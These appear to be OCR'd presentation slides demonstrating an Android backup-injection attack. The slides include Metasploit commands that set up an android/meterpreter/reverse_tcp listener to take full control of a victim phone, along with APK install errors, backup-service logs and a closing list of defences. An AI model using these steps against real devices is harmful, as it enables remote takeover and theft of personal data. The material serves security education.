


- Ensure to issue a valid certificate for the APK File (Using SignApk Tool)


Establishing a session using Meterpreter

- ➔ msfconsole
- ➔ use exploit/multi/handler
- ➔ set payload android/meterpreter/reverse_tcp
- ➔ set LHOST‹Listener's IP›
- ➔ set LPORT‹Listener's Port›

Meterpreter Session




Meterpreter Session (cont.)



Once the session is established, attacker have full control of the victim device

Even SD card can be accessed

A Simple Action - Sending Text to User




Errors Faced

- Device requires a valid certificate

```
C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices
List of devices attached
TA98901FIU      device
emulator-5554   device


C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk
C:\ADB_Backup_Injection.apk: 1 file pushed. 42.1 MB/s (562791 bytes in 0.013s)
        pkg: /data/local/tmp/ADB_Backup_Injection.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]

C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk
C:\ADB_Backup_Injection.apk: 1 file pushed. 45.7 MB/s (564879 bytes in 0.012s)
```

Errors Faced (cont.)

Session was closed immediately



Possible Causes:

1. Wrong listener IP address
2. Bad app certificate

Log File Analysis

Lollipop 5.1

Lollipop Log.txt

```
100 V/MYBACKUP( 6546): Assets extracted
101 D/BackupManagerService( 1519): agentConnected pkg=com.searchlab.backupagenttest
    agent=android.os.BinderProxy@19faa43a
102 I/BackupManagerService( 1519): got agent android.app.IBackupAgent$Stub$Proxy@2c9dc8eb
103 I/BackupRestoreController( 1519): Getting widget state for user: 0
104 I/file_backup_helper( 1519):    Name: apps/com.searchlab.backupagenttest/_manifest
105 I/file_backup_helper( 1519):    Name: apps/com.searchlab.backupagenttest/a/base.apk
106 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
107 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
108 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
109 D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
110 D/BackupManagerService( 1519): Calling doFullBackup() on com.searchlab.backupagenttest
111 V/BackupServiceBinder( 6546): doFullBackup() invoked
112 V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
113 V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
114 I/file_backup_helper( 6546):    Name: apps/com.searchlab.wifitest/_manifest
115 I/file_backup_helper( 6546):    Name: apps/com.searchlab.wifitest/a/com.searchlab.wifitest-1.apk
116 V/MYBACKUP( 6546): backuptotar invoked!
117 D/BackupManagerService( 1519): Full package backup success: com.searchlab.backupagenttest
118 I/Process ( 6546): Sending signal. PID: 6546 SIG: 9
119 D/BackupManagerService( 1519): Full backup processing complete.
120 D/bu      ( 6517): Finished.
```

Log File Analysis (cont.)

Marshmallow 6.0

Marshmallow Log.txt


```
1871  10-06 15:33:57.627  4501  4501 V MYBACKUP: Assets extracted
1872  10-06 15:33:57.635  2413  3233 D BackupManagerService: agentConnected pkg=com.searchlab.backupagenttest
      agent=android.os.BinderProxy@5e8465e
1873  10-06 15:33:57.636  2413  4545 I BackupManagerService: got agent android.app.IBackupAgent$Stub$Proxy@40aca3f
1874  10-06 15:33:57.637  2413  4545 I BackupRestoreController: Getting widget state for user: 0
1875  10-06 15:33:57.643  2413  4560 I file_backup_helper:    Name: apps/com.searchlab.backupagenttest/_manifest
1876  10-06 15:33:57.643  2413  4560 I file_backup_helper:    Name: apps/com.searchlab.backupagenttest/a/base.apk
1877  10-06 15:33:57.659  4530  4543 D EGL_emulation: eglMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1878  10-06 15:33:57.662  4530  4543 D EGL_emulation: eglMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1879  10-06 15:33:57.684  4530  4543 D EGL_emulation: eglMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1880  10-06 15:33:57.704  2413  4560 D BackupManagerService: Calling doFullBackup() on com.searchlab.backupagenttest
1881  10-06 15:33:57.705  4501  4512 V MYBACKUP: My Backup Agent in onFullBackup!
1882  10-06 15:33:57.705  4501  4512 V MYBACKUP: My Backup Agent in onFullBackup!
1883  10-06 15:33:57.705  4501  4512 W System.err: java.lang.NoSuchMethodException: backupToTar [class
      java.lang.String, class java.lang.String, class java.lang.String, class java.lang.String, class java.lang.String,
      class android.app.backup.BackupDataOutput]
1884  10-06 15:33:57.705  4501  4512 W System.err:    at java.lang.Class.getMethod(Class.java:624)
1885  10-06 15:33:57.705  4501  4512 W System.err:    at java.lang.Class.getDeclaredMethod(Class.java:586)
1886  10-06 15:33:57.705  4501  4512 W System.err:    at
      com.searchlab.backupagent.MyBackupAgent.onFullBackup(MyBackupAgent.java:93)
1887  10-06 15:33:57.705  4501  4512 W System.err:    at
      android.app.backup.BackupAgent$BackupServiceBinder.doFullBackup(BackupAgent.java:852)
1888  10-06 15:33:57.706  4501  4512 W System.err:    at android.app.IBackupAgent$Stub.onTransact(IBackupAgent.java:123)
1889  10-06 15:33:57.706  4501  4512 W System.err:    at android.os.Binder.execTransact(Binder.java:453)
1890  10-06 15:33:57.707  4530  4543 V RenderScript: 0xae702000 Launching thread(s), CPUs 2
1891  10-06 15:33:57.716  2413  2654 D BackupManagerService: Full backup processing complete.
1892  10-06 15:33:57.717  4522  4522 D bu      : Finished.
```

How to Avoid

- ❏ Download Apps from Trusted Play store
- ❏ Verify your Security Patch Level -

  Settings⟶ About phone⟶ Security Patch Level

- ❏ Use Anti-Virus Scanner (Eg - Lookout App)
- ❏ Disable USB Debugging
- ❏ Disable “Installation of Apps from Unknown Sources”
- ❏ Uninstall Bloatware



Q / A?